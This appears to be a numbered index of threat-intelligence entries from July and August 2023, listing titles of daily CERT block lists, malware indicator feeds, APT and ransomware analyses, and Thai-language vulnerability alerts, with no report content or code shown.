1.3.3476. 2023-07-21 TTC-CERT - HASH Daily Block Lists - 2023-07-20 - CyberTotal
1.3.3477. 2023-07-21 TTC-CERT IP Block Lists 2023-07-21 - FTP port scanning, FTP attack
1.3.3478. 2023-07-21 TTC-CERT IP Block Lists 2023-07-21 - SSH port scanning, SSH brute-force attack
1.3.3479. 2023-07-21 TTC-CERT - IP Daily Block Lists - 2023-07-20 - CyberTotal

1.3.3480. 2023-07-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-21
1.3.3481. 2023-07-21 TTC-CERT - URL Daily Block Lists - 2023-07-20 - CyberTotal
1.3.3482. 2023-07-21 Unraveling the Complex Infection Chain: Analysis of the SideCopy APT's Attack
1.3.3483. 2023-07-21 แจ้งเตือนกรณี OpenSSH เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3484. 2023-07-22 Active Malware samples detected on 2023-07-21
1.3.3485. 2023-07-22 Exploitation of Citrix Zero-Day by Possible Espionage Actors (CVE-2023-3519)
1.3.3486. 2023-07-22 Kanti: A NIM-Based Ransomware Unleashed in the Wild
1.3.3487. 2023-07-22 Military Topics in Focus: APT-C-60 Threat Continues to be Exposed
1.3.3488. 2023-07-22 Threat Group Assessment: Mallox (aka TargetCompany, FARGO and Tohnichi) Ransomware
1.3.3489. 2023-07-22 TTC-CERT Block Lists 2023-07-22 - Agentemis, BEACON, Cobalt Strike
1.3.3490. 2023-07-22 TTC-CERT Block Lists 2023-07-22 - Phishing attack dataset
1.3.3491. 2023-07-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-21 - CyberTotal
1.3.3492. 2023-07-22 TTC-CERT - HASH Daily Block Lists - 2023-07-21 - CyberTotal
1.3.3493. 2023-07-22 TTC-CERT IP Block Lists 2023-07-22 - FTP port scanning, FTP attack
1.3.3494. 2023-07-22 TTC-CERT IP Block Lists 2023-07-22 - SSH port scanning, SSH brute-force attack
1.3.3495. 2023-07-22 TTC-CERT - IP Daily Block Lists - 2023-07-21 - CyberTotal
1.3.3496. 2023-07-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-22
1.3.3497. 2023-07-22 Winnti - More than just a game
1.3.3498. 2023-07-23 Active Malware samples detected on 2023-07-22
1.3.3499. 2023-07-23 Analyzing a New .NET variant of LaplasClipper: retrieving the config
1.3.3500. 2023-07-23 Android SpyNote attacks electric and water public utility users in Japan
1.3.3501. 2023-07-23 Manipulated Caiman: The Sophisticated Snare of Mexico’s Banking Predators

1.3.3502. 2023-07-23 TTC-CERT Block Lists 2023-07-23 - Agentemis, BEACON, Cobalt Strike
1.3.3503. 2023-07-23 TTC-CERT Block Lists 2023-07-23 - Phishing attack dataset
1.3.3504. 2023-07-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-22 - CyberTotal
1.3.3505. 2023-07-23 TTC-CERT - HASH Daily Block Lists - 2023-07-22 - CyberTotal
1.3.3506. 2023-07-23 TTC-CERT IP Block Lists 2023-07-23 - FTP port scanning, FTP attack
1.3.3507. 2023-07-23 TTC-CERT IP Block Lists 2023-07-23 - SSH port scanning, SSH brute-force attack
1.3.3508. 2023-07-23 TTC-CERT - IP Daily Block Lists - 2023-07-22 - CyberTotal
1.3.3509. 2023-07-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-23
1.3.3510. 2023-07-24 Active Malware samples detected on 2023-07-23
1.3.3511. 2023-07-24 AgentTesla host indicators [2023-07-24]
1.3.3512. 2023-07-24 Downloaders Grabbed From Honeypot Logs (Week 30/2023)
1.3.3513. 2023-07-24 Information leaking malware distributed as CHM file
1.3.3514. 2023-07-24 Investigating SMS phishing text messages from scratch
1.3.3515. 2023-07-24 Remcos host indicators [2023-07-24]
1.3.3516. 2023-07-24 Space Pirates: a look into the group's unconventional techniques, new attack vectors, and tools
1.3.3517. 2023-07-24 The Lazarus attack group attacking Windows servers and using them as malware distribution servers
1.3.3518. 2023-07-24 TTC-CERT Block Lists 2023-07-24 - Agentemis, BEACON, Cobalt Strike
1.3.3519. 2023-07-24 TTC-CERT Block Lists 2023-07-24 - Phishing attack dataset
1.3.3520. 2023-07-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-23 - CyberTotal
1.3.3521. 2023-07-24 TTC-CERT - HASH Daily Block Lists - 2023-07-23 - CyberTotal
1.3.3522. 2023-07-24 TTC-CERT IP Block Lists 2023-07-24 - FTP port scanning, FTP attack
1.3.3523. 2023-07-24 TTC-CERT IP Block Lists 2023-07-24 - SSH port scanning, SSH brute-force attack
1.3.3524. 2023-07-24 TTC-CERT - IP Daily Block Lists - 2023-07-23 - CyberTotal
1.3.3525. 2023-07-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-24
1.3.3526. 2023-07-24 TTC-CERT - URL Daily Block Lists - 2023-07-23 - CyberTotal

1.3.3527. 2023-07-24 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3528. 2023-07-25 Active Malware samples detected on 2023-07-24
1.3.3529. 2023-07-25 AgentTesla host indicators [2023-07-25]
1.3.3530. 2023-07-25 AveMariaRAT host indicators [2023-07-25]
1.3.3531. 2023-07-25 Azorult host indicators [2023-07-25]
1.3.3532. 2023-07-25 CERT-UA#7065, CERT-UA#7076 | The threat level for accountants is increasing: the UAC-0006 group carried out the third cyber attack in 10 days
1.3.3533. 2023-07-25 Fabricated Microsoft Crypto Wallet Phishing Site Spreads Infostealer
1.3.3534. 2023-07-25 First-ever Open-Source Software Supply Chain Attacks Targeting Banking Sector
1.3.3535. 2023-07-25 Formbook host indicators [2023-07-25]
1.3.3536. 2023-07-25 Formbook network indicators [2023-07-25]
1.3.3537. 2023-07-25 Hackers Use Fake Update Page Mimicking Victim’s Browser to Deliver NetSupport RAT
1.3.3538. 2023-07-25 Lokibot host indicators [2023-07-25]
1.3.3539. 2023-07-25 njRAT host indicators [2023-07-25]
1.3.3540. 2023-07-25 njRAT network indicators [2023-07-25]
1.3.3541. 2023-07-25 North Korea Leverages SaaS Provider in a Targeted Supply Chain Attack
1.3.3542. 2023-07-25 PurpleFox Being Distributed via MS-SQL Servers
1.3.3543. 2023-07-25 QuasarRAT host indicators [2023-07-25]
1.3.3544. 2023-07-25 Ransomware Roundup - Cl0p
1.3.3545. 2023-07-25 Recent phishing e-mails which impersonate Hungarian Bank called MBH Bank
1.3.3546. 2023-07-25 Remcos host indicators [2023-07-25]
1.3.3547. 2023-07-25 Remcos network indicators [2023-07-25]
1.3.3548. 2023-07-25 Reptile Malware Targeting Linux Systems
1.3.3549. 2023-07-25 Smoke Loader host indicators [2023-07-25]
1.3.3550. 2023-07-25 SmokeLoader Indicator of Compromise (IOC) [2023-07-25]

1.3.3551. 2023-07-25 TTC-CERT Block Lists 2023-07-25 - Agentemis, BEACON, Cobalt Strike
1.3.3552. 2023-07-25 TTC-CERT Block Lists 2023-07-25 - IcedID, BokBot
1.3.3553. 2023-07-25 TTC-CERT Block Lists 2023-07-25 - Phishing attack dataset
1.3.3554. 2023-07-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-24 - CyberTotal
1.3.3555. 2023-07-25 TTC-CERT - HASH Daily Block Lists - 2023-07-24 - CyberTotal
1.3.3556. 2023-07-25 TTC-CERT IP Block Lists 2023-07-25 - FTP port scanning, FTP attack
1.3.3557. 2023-07-25 TTC-CERT IP Block Lists 2023-07-25 - SSH port scanning, SSH brute-force attack
1.3.3558. 2023-07-25 TTC-CERT - IP Daily Block Lists - 2023-07-24 - CyberTotal
1.3.3559. 2023-07-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-25
1.3.3560. 2023-07-25 TTC-CERT - URL Daily Block Lists - 2023-07-24 - CyberTotal
1.3.3561. 2023-07-25 WshRAT host indicators [2023-07-25]
1.3.3562. 2023-07-25 แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกเข้าถึง API Paths โดยไม่ได้รับอนุญาต
1.3.3563. 2023-07-25 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3564. 2023-07-26 Active Malware samples detected on 2023-07-25
1.3.3565. 2023-07-26 Analysis of Rekoobe Backdoor Used to Attack Linux Systems in Korea
1.3.3566. 2023-07-26 Azorult in email (.r01) attachment
1.3.3567. 2023-07-26 CHM Malware Impersonating Korean Financial Companies and Insurance Companies
1.3.3568. 2023-07-26 Deconstructing PowerShell Obfuscation in Malspam Campaigns
1.3.3569. 2023-07-26 Mobiloader - Malware iz email (.zip) attachment
1.3.3570. 2023-07-26 Play Ransomware Spotlight
1.3.3571. 2023-07-26 Sliver C2 Being Distributed Through Korean Program Development Company
1.3.3572. 2023-07-26 TTC-CERT Block Lists 2023-07-26 - Agentemis, BEACON, Cobalt Strike
1.3.3573. 2023-07-26 TTC-CERT Block Lists 2023-07-26 - IcedID, BokBot

1.3.3574. 2023-07-26 TTC-CERT Block Lists 2023-07-26 - Phishing attack dataset
1.3.3575. 2023-07-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-25 - CyberTotal
1.3.3576. 2023-07-26 TTC-CERT - HASH Daily Block Lists - 2023-07-25 - CyberTotal
1.3.3577. 2023-07-26 TTC-CERT IP Block Lists 2023-07-26 - FTP port scanning, FTP attack
1.3.3578. 2023-07-26 TTC-CERT IP Block Lists 2023-07-26 - SSH port scanning, SSH brute-force attack
1.3.3579. 2023-07-26 TTC-CERT - IP Daily Block Lists - 2023-07-25 - CyberTotal
1.3.3580. 2023-07-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-26
1.3.3581. 2023-07-26 TTC-CERT - URL Daily Block Lists - 2023-07-25 - CyberTotal
1.3.3582. 2023-07-26 แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ Aruba InstantOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3583. 2023-07-27 Active Malware samples detected on 2023-07-26
1.3.3584. 2023-07-27 Amadey Threat Analysis and Detections
1.3.3585. 2023-07-27 Apple Crimeware | Massive Rust Infostealer Campaign Aiming for macOS Sonoma Ahead of Public Release
1.3.3586. 2023-07-27 Botnet Fenix: New botnet going after tax payers in Mexico and Chile
1.3.3587. 2023-07-27 Breaking Down the Casbaneiro Infection Chain - Part I
1.3.3588. 2023-07-27 Breaking Down the Casbaneiro Infection Chain – Part II
1.3.3589. 2023-07-27 CERT India warns of Akira Ransomware attacks
1.3.3590. 2023-07-27 Decoy Dog is No Ordinary Pupy: Separating a Sly DNS Malware from the Pack
1.3.3591. 2023-07-27 Evolution of Russian APT29 (aka Nobelium, Cozy Bear, and Midnight Blizzard) – New Attacks and Techniques Uncovered
1.3.3592. 2023-07-27 FraudGPT: The Villain Avatar of ChatGPT
1.3.3593. 2023-07-27 "Subject: BLOCKED MTCN - From: karachi-gj@paragonexchange.com.pk" Campaign
1.3.3594. 2023-07-27 Suspicious IP Addresses Avoided by Malware Samples
1.3.3595. 2023-07-27 Threat Actor Targeting Developers via Trojanized MS Visual Studio
1.3.3596. 2023-07-27 TTC-CERT Block Lists 2023-07-27 - Agentemis, BEACON, Cobalt Strike

1.3.3597. 2023-07-27 TTC-CERT Block Lists 2023-07-27 - IcedID, BokBot
1.3.3598. 2023-07-27 TTC-CERT Block Lists 2023-07-27 - Phishing attack dataset
1.3.3599. 2023-07-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-26 - CyberTotal
1.3.3600. 2023-07-27 TTC-CERT - HASH Daily Block Lists - 2023-07-26 - CyberTotal
1.3.3601. 2023-07-27 TTC-CERT IP Block Lists 2023-07-27 - FTP port scanning, FTP attack
1.3.3602. 2023-07-27 TTC-CERT IP Block Lists 2023-07-27 - SSH port scanning, SSH brute-force attack
1.3.3603. 2023-07-27 TTC-CERT - IP Daily Block Lists - 2023-07-26 - CyberTotal
1.3.3604. 2023-07-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-27
1.3.3605. 2023-07-27 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Mikrotik RouterOS ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)
1.3.3606. 2023-07-28 Active Malware samples detected on 2023-07-27
1.3.3607. 2023-07-28 Akira’s Play with Linux
1.3.3608. 2023-07-28 Beyond File Search: A Novel Method for Exploiting the "search-ms" URI Protocol Handler
1.3.3609. 2023-07-28 Fake Blockchain Games Deliver RedLine Stealer & Realst Stealer - A New macOS Infostealer Malware
1.3.3610. 2023-07-28 Into the tank with Nitrogen
1.3.3611. 2023-07-28 TTC-CERT Block Lists 2023-07-28 - Agentemis, BEACON, Cobalt Strike
1.3.3612. 2023-07-28 TTC-CERT Block Lists 2023-07-28 - IcedID, BokBot
1.3.3613. 2023-07-28 TTC-CERT Block Lists 2023-07-28 - Phishing attack dataset
1.3.3614. 2023-07-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-27 - CyberTotal
1.3.3615. 2023-07-28 TTC-CERT - HASH Daily Block Lists - 2023-07-27 - CyberTotal
1.3.3616. 2023-07-28 TTC-CERT IP Block Lists 2023-07-28 - FTP port scanning, FTP attack
1.3.3617. 2023-07-28 TTC-CERT IP Block Lists 2023-07-28 - SSH port scanning, SSH brute-force attack
1.3.3618. 2023-07-28 TTC-CERT - IP Daily Block Lists - 2023-07-27 - CyberTotal
1.3.3619. 2023-07-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-28
1.3.3620. 2023-07-28 Uncovering an Iranian mobile malware campaign
1.3.3621. 2023-07-29 Active Malware samples detected on 2023-07-28

1.3.3622. 2023-07-29 Dark Web Profile: 8Base Ransomware
1.3.3623. 2023-07-29 Ransomware Delivery URLs: Top Campaigns and Trends
1.3.3624. 2023-07-29 Related CherryBlos and FakeTrade Android Malware Involved in Scam Campaigns
1.3.3625. 2023-07-29 The resurgence of the Ursnif banking trojan
1.3.3626. 2023-07-29 Tomcat Under Attack: Exploring Mirai Malware and Beyond
1.3.3627. 2023-07-29 TTC-CERT Block Lists 2023-07-29 - Agentemis, BEACON, Cobalt Strike
1.3.3628. 2023-07-29 TTC-CERT Block Lists 2023-07-29 - Phishing attack dataset
1.3.3629. 2023-07-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-28 - CyberTotal
1.3.3630. 2023-07-29 TTC-CERT - HASH Daily Block Lists - 2023-07-28 - CyberTotal
1.3.3631. 2023-07-29 TTC-CERT IP Block Lists 2023-07-29 - FTP port scanning, FTP attack
1.3.3632. 2023-07-29 TTC-CERT IP Block Lists 2023-07-29 - SSH port scanning, SSH brute-force attack
1.3.3633. 2023-07-29 TTC-CERT - IP Daily Block Lists - 2023-07-28 - CyberTotal
1.3.3634. 2023-07-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-29
1.3.3635. 2023-07-29 แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.3636. 2023-07-30 Active Malware samples detected on 2023-07-29
1.3.3637. 2023-07-30 AR23-209A MAR-10454006-r1.v2 SUBMARINE Backdoor | CISA
1.3.3638. 2023-07-30 AR23-209B MAR-10454006-r2.v1 SEASPY Backdoor | CISA
1.3.3639. 2023-07-30 AR23-209C MAR-10454006-r3.v1 Exploit Payload Backdoor | CISA
1.3.3640. 2023-07-30 Bitter’s new assault weapon analysis — ORPCBackdoor weapon
1.3.3641. 2023-07-30 Cryptojacking: Understanding and defending against cloud compute resource abuse
1.3.3642. 2023-07-30 Decoding RomCom: Behaviors and Opportunities for Detection
1.3.3643. 2023-07-30 Hibernating Qakbot: A Comprehensive Study and In-depth Campaign Analysis
1.3.3644. 2023-07-30 ShellCode Hidden with Steganography
1.3.3645. 2023-07-30 TTC-CERT Block Lists 2023-07-30 - Agentemis, BEACON, Cobalt Strike

1.3.3646. 2023-07-30 TTC-CERT Block Lists 2023-07-30 - Phishing attack dataset
1.3.3647. 2023-07-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-29 - CyberTotal
1.3.3648. 2023-07-30 TTC-CERT - HASH Daily Block Lists - 2023-07-29 - CyberTotal
1.3.3649. 2023-07-30 TTC-CERT IP Block Lists 2023-07-30 - FTP port scanning, FTP attack
1.3.3650. 2023-07-30 TTC-CERT IP Block Lists 2023-07-30 - SSH port scanning, SSH brute-force attack
1.3.3651. 2023-07-30 TTC-CERT - IP Daily Block Lists - 2023-07-29 - CyberTotal
1.3.3652. 2023-07-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-30
1.3.3653. 2023-07-31 Active Malware samples detected on 2023-07-30
1.3.3654. 2023-07-31 Attempted Delivery of Ducktail and Hawkeyes Payloads Through Drive-by Attacks
1.3.3655. 2023-07-31 Detecting Ongoing STARK#MULE Attack Campaign Targeting Victims Using US Military Document Lures
1.3.3656. 2023-07-31 Money Badgers traffic distribution system (TDS) domains
1.3.3657. 2023-07-31 SystemBC C2 Collection 2023
1.3.3658. 2023-07-31 TTC-CERT Block Lists 2023-07-31 - Agentemis, BEACON, Cobalt Strike
1.3.3659. 2023-07-31 TTC-CERT Block Lists 2023-07-31 - IcedID, BokBot
1.3.3660. 2023-07-31 TTC-CERT Block Lists 2023-07-31 - Phishing attack dataset
1.3.3661. 2023-07-31 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-30 - CyberTotal
1.3.3662. 2023-07-31 TTC-CERT - HASH Daily Block Lists - 2023-07-30 - CyberTotal
1.3.3663. 2023-07-31 TTC-CERT IP Block Lists 2023-07-31 - FTP port scanning, FTP attack
1.3.3664. 2023-07-31 TTC-CERT IP Block Lists 2023-07-31 - SSH port scanning, SSH brute-force attack
1.3.3665. 2023-07-31 TTC-CERT - IP Daily Block Lists - 2023-07-30 - CyberTotal
1.3.3666. 2023-07-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-31
1.3.3667. 2023-08-01 Active Malware samples detected on 2023-07-31
1.3.3668. 2023-08-01 Analysis of undetected dropper on Playstore
1.3.3669. 2023-08-01 A new strain of Monti ransomware that refers to itself as BIDON with a new TOR domain

1.3.3670. 2023-08-01 BlueBravo (aka APT29, Midnight Blizzard) Adapts to Target Diplomatic Entities with GraphicalProton Malware
1.3.3671. 2023-08-01 Inside the IcedID BackConnect Protocol (Part 2)
1.3.3672. 2023-08-01 Novel Malware, Redis P2Pinfect
1.3.3673. 2023-08-01 Out of the Sandbox: WikiLoader Digs Sophisticated Evasion
1.3.3674. 2023-08-01 TTC-CERT Block Lists 2023-08-01 - Agentemis, BEACON, Cobalt Strike
1.3.3675. 2023-08-01 TTC-CERT Block Lists 2023-08-01 - IcedID, BokBot
1.3.3676. 2023-08-01 TTC-CERT Block Lists 2023-08-01 - Phishing attack dataset
1.3.3677. 2023-08-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-31 - CyberTotal
1.3.3678. 2023-08-01 TTC-CERT - HASH Daily Block Lists - 2023-07-31 - CyberTotal
1.3.3679. 2023-08-01 TTC-CERT IP Block Lists 2023-08-01 - FTP port scanning, FTP attack
1.3.3680. 2023-08-01 TTC-CERT IP Block Lists 2023-08-01 - SSH port scanning, SSH brute-force attack
1.3.3681. 2023-08-01 TTC-CERT - IP Daily Block Lists - 2023-07-31 - CyberTotal
1.3.3682. 2023-08-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-01
1.3.3683. 2023-08-01 Unpacking the Threats Within: The Hidden Dangers of .zip Domains
1.3.3684. 2023-08-02 AA23-213A Threat Actors Exploiting Ivanti EPMM Vulnerabilities | CISA
1.3.3685. 2023-08-02 Active Malware samples detected on 2023-08-01
1.3.3686. 2023-08-02 APT Bahamut Targets Individuals with Android Malware Using Spear Messaging
1.3.3687. 2023-08-02 NodeStealer 2.0 – The Python Version: Stealing Facebook Business Accounts
1.3.3688. 2023-08-02 Old Loader, New Threat: Exploring XWorm RAT's Distribution and Tactics
1.3.3689. 2023-08-02 SpyNote continues to attack financial institutions
1.3.3690. 2023-08-02 The Double extortion group, 8BASE
1.3.3691. 2023-08-02 TTC-CERT Block Lists 2023-08-02 - Agentemis, BEACON, Cobalt Strike
1.3.3692. 2023-08-02 TTC-CERT Block Lists 2023-08-02 - Phishing attack dataset

1.3.3693. 2023-08-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-01 - CyberTotal
1.3.3694. 2023-08-02 TTC-CERT - HASH Daily Block Lists - 2023-08-01 - CyberTotal
1.3.3695. 2023-08-02 TTC-CERT IP Block Lists 2023-08-02 - FTP port scanning, FTP attack
1.3.3696. 2023-08-02 TTC-CERT IP Block Lists 2023-08-02 - SSH port scanning, SSH brute-force attack
1.3.3697. 2023-08-02 TTC-CERT - IP Daily Block Lists - 2023-08-01 - CyberTotal
1.3.3698. 2023-08-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-02
1.3.3699. 2023-08-02 TTC-CERT - URL Daily Block Lists - 2023-08-01 - CyberTotal
1.3.3700. 2023-08-02 USPS Phishing Scam Targeting iOS Users
1.3.3701. 2023-08-03 Active Malware samples detected on 2023-08-02
1.3.3702. 2023-08-03 Cloudzy with a Chance of Ransomware, Unmasking Command-and-Control Providers (C2Ps)
1.3.3703. 2023-08-03 Honeypot Recon: New Variant of SkidMap Targeting Redis
1.3.3704. 2023-08-03 Pikabot deep analysis
1.3.3705. 2023-08-03 TTC-CERT Block Lists 2023-08-03 - Agentemis, BEACON, Cobalt Strike
1.3.3706. 2023-08-03 TTC-CERT Block Lists 2023-08-03 - Phishing attack dataset
1.3.3707. 2023-08-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-02 - CyberTotal
1.3.3708. 2023-08-03 TTC-CERT - HASH Daily Block Lists - 2023-08-02 - CyberTotal
1.3.3709. 2023-08-03 TTC-CERT IP Block Lists 2023-08-03 - FTP port scanning, FTP attack
1.3.3710. 2023-08-03 TTC-CERT IP Block Lists 2023-08-03 - SSH port scanning, SSH brute-force attack
1.3.3711. 2023-08-03 TTC-CERT - IP Daily Block Lists - 2023-08-02 - CyberTotal
1.3.3712. 2023-08-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-03
1.3.3713. 2023-08-03 TTC-CERT - URL Daily Block Lists - 2023-08-02 - CyberTotal
1.3.3714. 2023-08-03 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3715. 2023-08-04 Active Malware samples detected on 2023-08-03
1.3.3716. 2023-08-04 Common TTPs of attacks against industrial organizations. Implants for gathering data (APT31, aka Judgment Panda, Zirconium)

1.3.3717. 2023-08-04 Common TTPs of attacks against industrial organizations. Implants for remote access (APT31, aka Judgment Panda, Zirconium)
1.3.3718. 2023-08-04 From small LNK to large malicious BAT file with zero VT score
1.3.3719. 2023-08-04 Midnight Blizzard (aka Cozy Bear, APT29, NOBELIUM) conducts targeted social engineering over Microsoft Teams
1.3.3720. 2023-08-04 New Rilide Stealer Version Targets Banking Data and Works Around Google Chrome Manifest V3
1.3.3721. 2023-08-04 “PhishForce” — Vulnerability Uncovered in Salesforce’s Email Services Exploited for Phishing Facebook Accounts In-The-Wild
1.3.3722. 2023-08-04 TTC-CERT Block Lists 2023-08-04 - Agentemis, BEACON, Cobalt Strike
1.3.3723. 2023-08-04 TTC-CERT Block Lists 2023-08-04 - Phishing attack dataset
1.3.3724. 2023-08-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-03 - CyberTotal
1.3.3725. 2023-08-04 TTC-CERT - HASH Daily Block Lists - 2023-08-03 - CyberTotal
1.3.3726. 2023-08-04 TTC-CERT IP Block Lists 2023-08-04 - FTP port scanning, FTP attack
1.3.3727. 2023-08-04 TTC-CERT IP Block Lists 2023-08-04 - SSH port scanning, SSH brute-force attack
1.3.3728. 2023-08-04 TTC-CERT - IP Daily Block Lists - 2023-08-03 - CyberTotal
1.3.3729. 2023-08-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-04
1.3.3730. 2023-08-04 What’s happening in the world of crimeware: Emotet, DarkGate and LokiBot
1.3.3731. 2023-08-04 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3732. 2023-08-04 แจ้งเตือนช่องโหว่ CVE-2023-35082 ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกเข้าถึง API Paths โดยไม่ได้รับอนุญาต
1.3.3733. 2023-08-05 Active Malware samples detected on 2023-08-04
1.3.3734. 2023-08-05 BlueCharlie (aka Callisto/Calisto, COLDRIVER, Star Blizzard/SEABORGIUM), Previously Tracked as TAG-53, Continues to Deploy New Infrastructure in 2023
1.3.3735. 2023-08-05 eSentire Threat Intelligence Malware Analysis: Raccoon Stealer v2, Part 2

1.3.3736. 2023-08-05 Illicit Brand Impersonation | A Threat Hunting Approach
1.3.3737. 2023-08-05 Ransomware Roundup - DoDo and Proton
1.3.3738. 2023-08-05 STRRAT’s Latest Version Incorporates Dual Obfuscation Layers
1.3.3739. 2023-08-05 TTC-CERT Block Lists 2023-08-05 - Agentemis, BEACON, Cobalt Strike
1.3.3740. 2023-08-05 TTC-CERT Block Lists 2023-08-05 - IcedID, BokBot
1.3.3741. 2023-08-05 TTC-CERT Block Lists 2023-08-05 - Phishing attack dataset
1.3.3742. 2023-08-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-04 - CyberTotal
1.3.3743. 2023-08-05 TTC-CERT - HASH Daily Block Lists - 2023-08-04 - CyberTotal
1.3.3744. 2023-08-05 TTC-CERT IP Block Lists 2023-08-05 - FTP port scanning, FTP attack
1.3.3745. 2023-08-05 TTC-CERT IP Block Lists 2023-08-05 - SSH port scanning, SSH brute-force attack
1.3.3746. 2023-08-05 TTC-CERT - IP Daily Block Lists - 2023-08-04 - CyberTotal
1.3.3747. 2023-08-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-05
1.3.3748. 2023-08-05 TTC-CERT - URL Daily Block Lists - 2023-08-04 - CyberTotal
1.3.3749. 2023-08-06 Active Malware samples detected on 2023-08-05
1.3.3750. 2023-08-06 Guarding the Bridge: New Attack Vectors in Azure AD Connect
1.3.3751. 2023-08-06 Invisible Adware: Unveiling Ad Fraud Targeting Korean Android Users
1.3.3752. 2023-08-06 Raccoon Stealer 2.0 Malware analysis
1.3.3753. 2023-08-06 Scammers Follow the Rebranding of Twitter to X, to Distribute Malware
1.3.3754. 2023-08-06 The Season of Back to School Scams
1.3.3755. 2023-08-06 TTC-CERT Block Lists 2023-08-06 - Agentemis, BEACON, Cobalt Strike
1.3.3756. 2023-08-06 TTC-CERT Block Lists 2023-08-06 - Phishing attack dataset
1.3.3757. 2023-08-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-05 - CyberTotal
1.3.3758. 2023-08-06 TTC-CERT - HASH Daily Block Lists - 2023-08-05 - CyberTotal
1.3.3759. 2023-08-06 TTC-CERT IP Block Lists 2023-08-06 - FTP port scanning, FTP attack
1.3.3760. 2023-08-06 TTC-CERT IP Block Lists 2023-08-06 - SSH port scanning, SSH brute-force attack
1.3.3761. 2023-08-06 TTC-CERT - IP Daily Block Lists - 2023-08-05 - CyberTotal

1.3.3762. 2023-08-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-06
1.3.3763. 2023-08-07 Active Malware samples detected on 2023-08-06
1.3.3764. 2023-08-07 DarkGate - Threat Breakdown Journey
1.3.3765. 2023-08-07 Demystifying South Asia's New APT Organization APT-K-47 "Mysterious Elephant"
1.3.3766. 2023-08-07 Latest Batloader Campaigns Use Pyarmor Pro for Evasion
1.3.3767. 2023-08-07 TargetCompany Ransomware Abuses FUD Obfuscator Packers
1.3.3768. 2023-08-07 TTC-CERT Block Lists 2023-08-07 - Agentemis, BEACON, Cobalt Strike
1.3.3769. 2023-08-07 TTC-CERT Block Lists 2023-08-07 - Phishing attack dataset
1.3.3770. 2023-08-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-06 - CyberTotal
1.3.3771. 2023-08-07 TTC-CERT - HASH Daily Block Lists - 2023-08-06 - CyberTotal
1.3.3772. 2023-08-07 TTC-CERT IP Block Lists 2023-08-07 - FTP port scanning, FTP attack
1.3.3773. 2023-08-07 TTC-CERT IP Block Lists 2023-08-07 - SSH port scanning, SSH brute-force attack
1.3.3774. 2023-08-07 TTC-CERT - IP Daily Block Lists - 2023-08-06 - CyberTotal
1.3.3775. 2023-08-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-07
1.3.3776. 2023-08-08 Active Malware samples detected on 2023-08-07
1.3.3777. 2023-08-08 MerlinAgent: a new open-source tool for conducting cyber attacks against state organizations of Ukraine (CERT-UA#6995, CERT-UA#7183)
1.3.3778. 2023-08-08 New threat actor targets Bulgaria, China, Vietnam and other countries with customized Yashma ransomware
